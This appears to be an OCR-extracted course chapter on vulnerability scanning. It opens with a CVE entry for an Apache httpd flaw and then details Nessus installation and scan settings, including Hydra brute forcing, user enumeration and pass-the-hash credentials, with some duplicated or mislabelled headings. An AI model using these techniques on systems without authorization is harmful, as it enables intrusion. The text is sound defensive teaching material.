You can click on the CVE-ID to access more details about the vulnerability:



Vulnerability Details : CVE-2017-7679

In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, mod_mime can read one byte past the end of a buffer when senc
Publish Date : 2017-06-19 Last Update Date : 2018-06-02

Collapse All Expand All Select Select&Copy Scroll To Comments External Links
Search Twitter Search YouTube Search Google

– CVSS Scores & Vulnerability Types

CVSS Score	7.5
Confidentiality Impact	Partial (There is considerable informational disclosure.)
Integrity Impact	Partial (Modification of some system files or information is possible, but the attacker does not have control over can affect is limited.)
Availability Impact	Partial (There is reduced performance or interruptions in resource availability.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is re
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Overflow
CWE ID	119

– Related OVAL Definitions

Title	Definition Id	Class	Family
RHSA-2017:2478: httpd security update (Important)	oval:com.redhat.rhsa:def:20172478		unix
RHSA-2017:2479: httpd security update (Important)	oval:com.redhat.rhsa:def:20172479		unix

OVAL (Open Vulnerability and Assessment Language) definitions define exactly what should be done to verify a vulnerability or a missing patch. to verify a vulnerability.

– Products Affected By CVE-2017-7679

#	Product Type	Vendor	Product	Version	Update	Edition	Language	
1	Application	Apache	Http Server	2.2.0				Version Details Vulnerabilities
2	Application	Apache	Http Server	2.2.1				Version Details Vulnerabilities
3	Application	Apache	Http Server	2.2.2				Version Details Vulnerabilities
4	Application	Apache	Http Server	2.2.3				Version Details Vulnerabilities
5	Application	Apache	Http Server	2.2.4				Version Details Vulnerabilities

Automated Vulnerability Scanners

There are different automated vulnerability scanners which contain updated databases of all vulnerabilities. The following are some of the most well-known vulnerability scanners:

- *Tenable Nessus*
  - The most popular and widely-used vulnerability scanner.
  - Can be downloaded from:
  - https://www.tenable.com/products/nessus-vulnerability-scanner
    - There is home version (free) and professional (commercial) version.

- *OpenVAS*
  - An open-source and free vulnerability scanner.
  - Available on Kali Linux.
  - Home page: http://www.openvas.org
- *Core Impact*
  - The most powerful vulnerability scanner.
  - Includes an exploitation framework.
  - VERY expensive.
  - Home page: https://www.coresecurity.com/core-impact

Nessus Security Scanner

Nessus is the most commonly used vulnerability scanner in the world. It was developed by Renaud Deraison, the co-founder of Tenable Network Security, in 1998. Initially, Nessus was a free open source software. And this was the case for Nessus v1 and v2; however, starting from Nessus 3, the tool has become a closed-source proprietary tool. The latest Nessus version, as of 2016, is 6.

Nessus performs automatic remote vulnerability scanning. It contains a database of nearly all existing and publicly available vulnerabilities; and this database is updated on a daily basis. Each vulnerability is detected through a certain *plugin* that is responsible for conducting the necessary actions to discover report it. There are more than 80,000 plugins covering remote and local vulnerabilities.

Installing Nessus

The current version of Nessus is 8, and it can be downloaded from the website:


https://www.tenable.com/products/nessus

The free version is called “Nessus Essentials,” while the paid version is called “Nessus Professional.” The Nessus Essentials can scan up to 16 IP addresses only. This is good for educational purposes. Nessus supports Microsoft Windows, Linux (Redhat, Debian, Ubuntu, etc.), as well as Mac OS X. Download the version suitable for your Operating System. Additionally, you will need a license key which will be sent to your email address once your register online.

When you first run the installer, it will install Nessus without plugins (which define the signatures of the vulnerabilities). Thus, to complete the installation, you can access Nessus from your browser by typing the URL:

https://localhost: 8834

You will be prompted with the license key, and then, it will start downloading the plugins. This might take a while and it needs uninterrupted Internet connectivity:



Initializing

Please wait while Nessus prepares the files needed to scan your assets.

Compiling plugins...


© 2020 Tenable™, Inc.

You will also be prompted for a username and a password. These credentials will be used to access the Nessus dashboard:


Nessus Essentials / Folders / My Scans - Mozilla Firefox
Nessus Essentials Vulner
Nessus Essentials / Folde
https://ubuntu:8834/#/scans/folders/my-scans
nessus Essentials
Scans
Settings
admin
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Scanners
TENABLE
Community
Research
Tenable News
How to Achieve 20/20 Visibility in Your OT Securit...
Read More
My Scans
Import
New Folder
New Scan
This folder is empty. Create a new scan.

Scanning Templates

When you want to run a New Scan, you will be asked to choose a template. And thus, it is worth understanding what a scanning template is before proceeding into initiating a New Scan.


Scan Templates
‹ Back to Scans
Search Library
Scanner
DISCOVERY
Host Discovery
A simple scan to discover live hosts and open ports.
VULNERABILITIES
Basic Network Scan
A full system scan suitable for any host.
Advanced Scan
Configure a scan without using any recommendations.
Advanced Dynamic Scan
Configure a dynamic plugin scan without recommendations.
Malware Scan
Scan for malware on Windows and Unix systems.
Mobile Device Scan
Assess mobile devices via Microsoft Exchange or an MDM.
UPGRADE
Web Application Tests
Scan for published and unknown web vulnerabilities.
Credentialed Patch Audit
Authenticate to hosts and enumerate missing updates.
Badlock Detection
Remote and local checks for CVE-2016-2118 and CVE-2016-0128.
Bash Shellshock Detection
Remote and local checks for CVE-2014-6271 and CVE-2014-7169.
DROWN Detection
Remote checks for CVE-2016-0800.
Intel AMT Security Bypass
Remote and local checks for CVE-2017-5689.
Shadow Brokers Scan
Scan for vulnerabilities disclosed in the Shadow Brokers leaks.
Spectre and Meltdown
Remote and local checks for CVE-2017-5753, CVE-2017-5715, and CVE-2017-5754
WannaCry Ransomware
Remote and local checks for MS17-010.
COMPLIANCE
Audit Cloud Infrastructure
Audit the configuration of third-party cloud services.
UPGRADE
Internal PCI Network Scan
Perform an internal PCI DSS (11.2.1) vulnerability scan.
UPGRADE
MDM Config Audit
Audit the configuration of mobile device managers.
UPGRADE
Offline Config Audit
Audit the configuration of network devices.
UPGRADE
PCI Quarterly External Scan
Approved for quarterly external scanning as required by PCI.
UPGRADE
Policy Compliance Auditing
Audit system configurations against a known baseline.
UPGRADE
SCAP and OVAL Auditing
Audit systems using SCAP and OVAL definitions.
UPGRADE

A Scanning Template is simply a group of enabled plugins. A plugin is a single signature of a single vulnerability. If a certain plugin is enabled, it means Nessus is able to detect the associated vulnerability if it exists in the scanned target. The plugin also defines the description and recommendation for that vulnerability.


Instead of enabling all plugins – and thus, scanning for all vulnerabilities – sometimes the security administrator wants to scan his network for a specific set of vulnerabilities. The Scanning Template enables the respective plugins while disabling all others.

Only the “Advanced Scan” template is customizable. You can enable all plugins or any set of plugins you want. The other templates are pre-defined. Thus, if you want to run the most comprehensive scan, choose the Advanced Scan, and enable all plugins. However, the drawback here is slowness.

If you want to perform a scan with the most common plugins enabled, you can use the “Basic Network Scan.”

Configuring a New Scan

For the sake of the demonstration here, we will choose the “Advanced Scan” template. The next page requires you to configure the main parameters of the scan. You may enter the Name, Description, and Targets. The target can be a single IP address or a hostname, or a comma-separated list of hostnames/IPs.


New Scan / Advanced Scan

Name: Metasploitable Scan
Description: Scanning Metasploitable Linux System
Folder: My Scans
Targets: 192.168.127.137
Upload Targets: Add File

You will notice three tabs at the top bar:

- ***Settings***: configurations related to the port scanning, vulnerability scanning, reporting, as well as scanning performance.
- ***Credentials***: you can define a set of credentials to perform Authenticated Scan. An authenticated scan means that Nessus will login to the remote target and attempt to discover vulnerabilities

which are otherwise not discoverable. For example, a vulnerable Adobe Acrobat Reader program cannot be discovered through normal unauthenticated scan; yet an authenticated scan may catch it.

- ***Plugins***: since this is an Advanced Scan, you will have the option to enable and/or disable any plugin you want.

The Settings Tab

Under the "Settings" tab, you will see different sections on the left-side panel:

- **BASIC**: it contains the following sub-sections:
  - ***General***:

Name	You can give a name to your scan
Description	You can optionally give a description of your scan
Folder	You can specify where to store the scan results are saved.
Targets	You can specify one or more target hosts.
Upload Targets	You can upload a file with a list of target hosts.

  - ***Schedule***:

Enabled	By default, the schedule is disabled, which means the scan will run immediately. Alternatively, you can schedule to run the scan at a specified time. Once you enable the schedule, the below options appear.
Frequency	You can specify if you want to run the scan only once or on a periodic basis (daily, weekly,

	monthly, or yearly).
Starts	The start date and time of the scan
Timezone	The time zone you are in for accurate timestamps.
Summary	A summary of the schedule.

- ***Notifications***:

Email Recipients	If you want to receive a notification when the scan finishes, you may enter one or more email addresses.
Result Filters	You can define what type of information to be sent in the email notification.

- **DISCOVER**: this section is for the configurations related to host discovery, port scanning, service version identification, and OS fingerprinting. It contains the following sub-sections:
    - ***Host Discovery***:

Remote Host Ping	
Ping the remote host	This is enabled by default. "Ping" here does not mean only ICMP Echo, but rather any form of host discovery. The "Ping Methods" – below – details the available forms of Ping.

General Settings	
Test the local Nessus host	If the system that is running Nessus falls within the target range, Nessus will scan its own system if this option is enabled.
Use fast network	If enabled, Nessus will consider

recovery	the target host as soon as it receives an ICMP response. This can generate some false positives since some transparent proxies may have responded to the ping. When this option is disabled (default), Nessus will always perform additional checks to make sure that the target host is indeed live.

Ping Methods	
ARP	If enabled, Nessus will use the ARP protocol to discover if the target host is up. This only works in a local subnet since ARP is not routable.
TCP	If enabled, Nessus will use the TCP protocol to discover if the target host is up. You can specify which TCP port numbers to use. The default built-in list contains around 28 most common ports (e.g., 25, 111, 53, 443, 23, 21, 80, etc.)
ICMP	If enabled, Nessus will use the ICMP protocol to discover if the target host is up.
UDP	If enabled, Nessus will use the UDP protocol to discover if the target host is up.

Fragile Devices	

Scan Network Printers	If enabled, Nessus will scan network printers. By default, this is disabled since printers are considered fragile and may have disruptive effects if scanned.
Scan Novell Netware hosts	If enabled, Nessus will scan systems identified as Novell Netware.
Scan Operational Technology devices	If enabled, Nessus will scan devices identified as Operational Technology (OT). Those include PLCs (Programmable Logic Controllers), SCADA (Supervisory Control and Data Acquisition), and DCS (Distributed Control System), etc.

Wake-on-LAN	
List of MAC addresses	You can provide a file with a list of MAC addresses of devices that have Wake-on-LAN (WOL) enabled. Nessus will then send WOL Magic Packets to those devices to boot them up, and then scan them.
Boot time wait (in minutes)	This defines the period of time to wait between sending the WOL packet and scanning.

- ***Port Scanning***:

Ports	
Consider unscanned	If enabled, Nessus will consider

ports as closed	the ports that fall outside the scanned range as closed.
Port scan range	You can specify the port range using the format **<start port> – <end port>** (e.g., 1-1024) Additionally, you can use two keywords: 1. “**default**” – this will scan around 4,790 most common ports. 2. “**all**” – this will scan all ports including 0 (equivalent to **0-65535**)

Local Port Enumerators	
SSH (netstat)	Nessus can login to the target host using SSH and then use the netstat command to enumerate open ports. This option requires that you provide SSH credentials under the Credentials tab.
WMI (netstat)	Nessus can login to the target host using WMI and then use netstat command to enumerate open ports. This option requires that you provide Windows credentials under the Credentials tab.
SNMP	Nessus can query the SNMP server on the target host to enumerate open ports. This requires that you provide SNMP credentials in the Credentials tab.

Only run network port scanners if local port enumeration failed	If enabled, Nessus will perform first local port enumeration, and if it fails, it performs network port scanning.
Verify open TCP ports found by local port enumerators	If enabled, Nessus will perform network port scanning on every port that is enumerated as open by local port enumeration.

Network Port Scanners	
TCP	If enabled, Nessus will perform 3-way handshake for every open port. This is called Connect Scan.
SYN	If enabled, Nessus will perform SYN scan. This is called half scan since the 3-way handshake is not completed.
UDP	If enabled, Nessus will perform UDP scan.

- **Service Discovery**:

General Settings	
Probe all ports to find services	If enabled, Nessus will attempt to identify the service version of every single open port.
Search for SSL/TLS services	If enabled, you will control how Nessus discovers services that have SSL/TLS enabled.
Search for SSL/TLS on	There are two options: **Known SSL/TLS ports** Only those ports that are known to use SSL/TLS are checked.

	All ports Every open port is checked if it runs SSL/TLS
Identify certificates expiring within x days	Identify the certificates that will expire after a certain number of days.
Enumerate all SSL/TLS ciphers	If enabled, Nessus will attempt to enumerate all available ciphers by establishing connections using each possible cipher.
Enable CRL checking (connects to the Internet)	If enabled, each certificate found is checked if it is revoked.

- **ASSESSMENT**: this section is for the configurations related particularly for vulnerability assessment. It contains the following sub-sections:
    - ***General***:

Accuracy	
Override normal accuracy	Nessus has its own way of determining and disregarding false positives. By enabling this, you have the option of overriding this. There are two options here: **1. Avoid potential false alarms** This makes Nessus aggressively filters false positives beyond its normal accuracy. You can be sure that the output will contain only true positives. This has the danger of disregarding some true positives.

	2. Show potential false alarms This makes Nessus disregard alarms that are clearly false positives. Doubtful alarms will be shown. You can be sure that no true positive is omitted. However, this makes the output larger and may contain some false positives.
Perform thorough tests (may disrupt your network or impact scan speed)	This causes some plugins to perform more intrusive and deeper scans. For example, if a plugin is enumerating directories and files, then instead of searching inside the 1st level of sub-directories, Nessus will enumerate 3 levels of subdirectories. Another example is password brute forcing; by default, Nessus does not brute force passwords. However, if this option is enabled, Nessus will attempt to brute force every access credential it finds.

Antivirus	
Antivirus definition grace period (in days)	Nessus scans the antivirus signatures and determines if they are up to date or not. The number of days here determines how old the signatures can be before an alarm is raised. For example, if the period is 3 days, that means no alarm is raised if the signatures have not been updated in the last 3 days; an alarm will be raised

	however if the last signature update has taken place more than 3 days ago.

SMTP	
Third party domain	This is part of SMTP assessment. Whenever Nessus discovers an SMTP server as a target, it attempts to send a spam email through it to a third-party domain. The domain has to be outside the target domain.
From address	This defines the *From* address that appears in the test spam email.
To address	This defines the *To* address that appears in the test spam email.

- *Brute Force*:

General Settings	
Only use credentials provided by the user.	If this option is enabled, Nessus will not attempt to test default username and passwords. This option is good in case the target account is configured with lockout policy after some failed trials.

Oracle Database	
Test default accounts (slow)	If enabled, Nessus will test default usernames and password on any Oracle database server it finds.

Hydra	
Always enable Hydra (slow)	Hydra is a network password cracking tool. If this option is enabled, Nessus will use Hydra to brute force usernames and passwords on servers that require authentication.
Logins file	You can specify the file with a list of usernames to be used by Hydra
Passwords file	You can specify the file with a list of passwords to be used by Hydra.

- *Web Applications*:

Web Application Settings	
Scan web applications	You can enable scanning web applications which is disabled by default. When Nessus discovers a web server (e.g., Apache on port 80), by default it only attempts to discover server-level vulnerabilities. It will not assess the webapp (e.g., PHP) running on top of the web server. If you enable this option, an additional list of parameters may need to be configured.

- *Windows*:

General Settings	
Request information about the SMB Domain	By default, Nessus attempts to enumerate local Windows users. If you enable this option, Nessus will attempt to enumerate

	Domain users.

User Enumeration Methods	
SAM Registry	If enabled, Nessus will check the SAM Registry to enumerate users.
ADSI Query	If enabled, Nessus will use Active Directory Service Interfaces (ADSI) to enumerate users. However, you must configure credentials for ADSI in the Credentials section.
WMI Query	If enabled, Nessus will use Windows Management Interface (WMI) to enumerate users.
RID Brute Forcing	If enabled, Nessus will attempt to brute force Relative Identifier (RID) to enumerate users.

- ***Malware***:

Malware Settings	
Scan for malware	This enables Nessus to scan for malware. Once you enable this option, you will see a list of parameters to configure. Some of these parameters are: **Custom Netstat IP Threat List** Define a file with a list of malicious IP addresses **Known bad hashes** Define a file with a blacklist of malicious hashes to detect.

	Known good hashes Define a file with a whitelist of good hashes.

- **REPORT**: this section is for the configurations related to how Nessus generates the final report. It contains the following sub-sections:

Processing	
Override normal verbosity	Nessus has its own way of reporting plugin activity. However, you can control this level of verbosity – by enabling this option – to either increase or decrease the reported information: **I have limited disk space. Report as little information as possible** The report will be shorter, and less information is reported. **Report as much information as possible** The report will be larger, and more information is reported.
Show missing patches that have been superseded	If enabled, the report will include information about missing patches that have been superseded by other patches. If disabled, Nessus includes information only about missing patches that are not superseded.
Hide results from plugins initiated as a dependency	If enabled, Nessus will not show information about plugins that ran as dependencies of other plugins.

Output	

Allow users to edit scan results	This option allows you to edit the output report; you may remove certain entries or results from it.
Designate hosts by their DNS name	If enabled, Nessus will display the hostnames (or FQDNs) instead of IP addresses.
Display hosts that respond to ping	If enabled, Nessus will display in the output report the target hosts that are pingable.
Display unreachable hosts	If enabled, Nessus will display in the output report the target hosts that are unreachable.
Display Unicode characters	If enabled, Nessus will display Unicode characters in the output report.

- **ADVANCED**: this section is for the configurations related to scanning performance and optimization. It contains the following sub-sections:

General Settings	
Enable safe checks	By default, this is enabled. Nessus will not run plugins that are considered severely disruptive to the network devices.
Stop scanning hosts that become unresponsive during the scan	If enabled, Nessus will not continue scanning a target if at some point it detects that the target is unresponsive. This saves time and resources.
Scan IP addresses in a random order	If you have provided a list of IP addresses, Nessus will scan them in random fashion. By default, Nessus scan targets in a sequential order.

Performance Options	

Slow down the scan when network congestion is detected	If enabled, Nessus can adjust the speed of the scan to accommodate the capacity of the network bandwidth.
Network timeout (in seconds)	This defines the period in seconds for which Nessus will wait for a response from the target.
Max simultaneous checks per host	This defines the maximum number of plugin checks against a single target at any given time.
Max simultaneous hosts per scan	This defines the maximum number of hosts to be scanned concurrently at any given time.
Max number of concurrent TCP sessions per host	This defines the maximum number of established TCP connections for any given target.
Max number of concurrent TCP sessions per scan	This defines the maximum number of established TCP connections for the entire scan regardless of how many targets are being scanned.


Unix find command exclusions	
Custom filepath	Some plugins utilize the “find” Unix command to search for certain files. If you want to exclude certain files or directories, provide a file with a list of exclusions.
Custom filesystem	You may provide a list of filesystems to exclude. For example, if you do not want Nessus to find files on NFS filesystem, you may add it to the exclusion list.

Debug Settings	

Local scan details	If enabled, Nessus will log the start and finish time of each plugin that ran during the scan.
Enable plugin debugging	If enabled, plugin debug logs will be attached to the output report.
Audit Trail Verbosity	This defines the verbosity level of the plugin audit trail.
Include the KB	The scan Knowledge Base (KB) includes debugging data.
Enumerate launched plugins	If enabled, this will list the plugins that ran during the scan.

The Credentials Tab

Under the Credentials Tab, you can give credentials for whatever access method or protocol your target host supports. Nessus will then log in to the target host and perform additional checks. Once you click on the Credentials Tab, you will see a drop-down menu of the categories of supported credentials.



We will focus here on the **Host** Category which includes three methods of authentication: SNMPv3, SSH, and Windows.

- **SNMPv3**:

Username	In order for Nessus to send SNMP requests to an SNMP server, it needs a

	username. The username must be already configured on the server side. The username is required regardless of the Security Level (below).
Port	The SNMP server port number. By default, this is 161.
Security Level	SNMPv3 supports three levels of security: **No authentication and no privacy** Requests and responses will be in clear text; and anyone who knows the username can request information. If you choose this option, you will not need to configure any of the four parameters below. **Authentication without privacy** Only authenticated clients can send requests. The messages are still in clear text. If you choose this option, you need to provide the Authentication algorithm as well as the Authentication password. **Authentication and privacy** Only authenticated clients can request information; in addition, all messages are encrypted. If you choose this option, you need to specify the Authentication algorithm and password as well as the Privacy algorithm and password.
Authentication Algorithm	You need to choose the Hashing Algorithm used for authentication.

	There are two options: SHA1 and MD5.
Authentication password	This is the password used for authentication.
Privacy algorithm	You can specify the encryption algorithm; there are two options: AES and DES.
Privacy password	This is the password for encryption (privacy)

- **SSH**:

Authentication method	SSH supports different methods for authentication: **Certificate** The client needs to have a valid certificate which should be added to the allowed certificates on the server. If you choose this option, you will need to configure Nessus with the User Certificate and Private Key files. The Certificate Authentication method is an upgrade to the Public Key method (below) and it provides a better way for managing and trusting user public keys. **Kerberos** If the SSH server is integrated with a Kerberos server (e.g., Domain Controller), you can configure Nessus with username, password, Kerberos server and domain. **Password** This is the most common configuration for SSH servers. You only need to

	provide the username and password. **Public Key** The client needs to have a pair of private and public keys; the public key needs to be added to the list of allowed keys. You need to provide a file with Private Key to Nessus.

Certificate Authentication Method (Required Parameters)	
Username	The username allowed to access the SSH server
User certificate	This certificate file should be generated for SSH (*which is different than X.509 certificates for SSL*); it could be generated by a tool like ssh-key and it has the extension **.pub**.
Private key	This is the file that contains the Private key.

Kerberos Authentication Method (Required Parameters)	
Username	The username allowed to access the SSH server
Password	The password associated with the username
Key Distribution Center (KDC)	The Kerberos server. This can be a Domain Controller (DC)
Realm	The local domain name.

Password Authentication Method (Required Parameters)	
Username	The username allowed to access the SSH server

Password	The password associated with the username

Public Key Authentication Method (Required Parameters)	
Username	The username allowed to access the SSH server
Private Key	This is the file that contains the Private key.

- **Windows**

Authentication method	There are different methods to login to a Windows target host: **Kerberos** You can authenticate using the Kerberos protocol. The Kerberos server is most often the Domain Controller (DC). You need to provide the username, password, server hostname/IP address, and the domain. **KM Hash** You can access a Windows host using the LanManager (LM) Hash. Authentication will take place over SMB protocol. This is generally known as Pass-the-Hash. **NTLM Hash** You can access a Windows host using the newer NTLM Hash. Authentication will take place over SMB protocol. This is generally known as Pass-the-Hash. **Password**

	You can access a Windows host using a typical username and password. The password will be hashed (as either LM or NTLM). Authentication will take place through the RPC/DCOM services (ports 137, 139, 445).

Kerberos Authentication Method (Required Parameters)	
Username	The username allowed to access the Windows host
Password	The password associated with the username
Key Distribution Center (KDC)	The Kerberos server. This can be a Domain Controller (DC)
Domain	The local domain name.


LM Hash Authentication Method (Required Parameters)	
Username	The username allowed to access the Windows host
Hash	The LM Hash

NTLM Hash Authentication Method (Required Parameters)	
Username	The username allowed to access the Windows host
Hash	The NTLM Hash

LM Hash Authentication Method (Required Parameters)	
Username	The username allowed to access the Windows host
Password	The Password associated with the username

The Plugins Tab

Every check for a vulnerability or a weakness is implemented by Nessus as a Plugin. There are more than 140,000 plugins. Plugins are grouped into families based on their supported platforms, protocols, or functions. As shown in the image below, the left-side panel includes a list of plugin families, while the right-side panel includes the list of plugins of any selected families.




ENABLED	RPC	38
ENABLED	SCADA	3
ENABLED	Scientific Linux Local Security Checks	3008
ENABLED	Service detection	493
ENABLED	Settings	103
ENABLED	Slackware Local Security Checks	1213
ENABLED	SMTP problems	148
ENABLED	SNMP	33
ENABLED	Solaris Local Security Checks	3724
ENABLED	SuSE Local Security Checks	15504
ENABLED	Ubuntu Local Security Checks	5052
ENABLED	Virtuozzo Local Security Checks	297
ENABLED	VMware ESX Local Security Checks	136
ENABLED	Web Servers	1248
ENABLED	Windows	4726
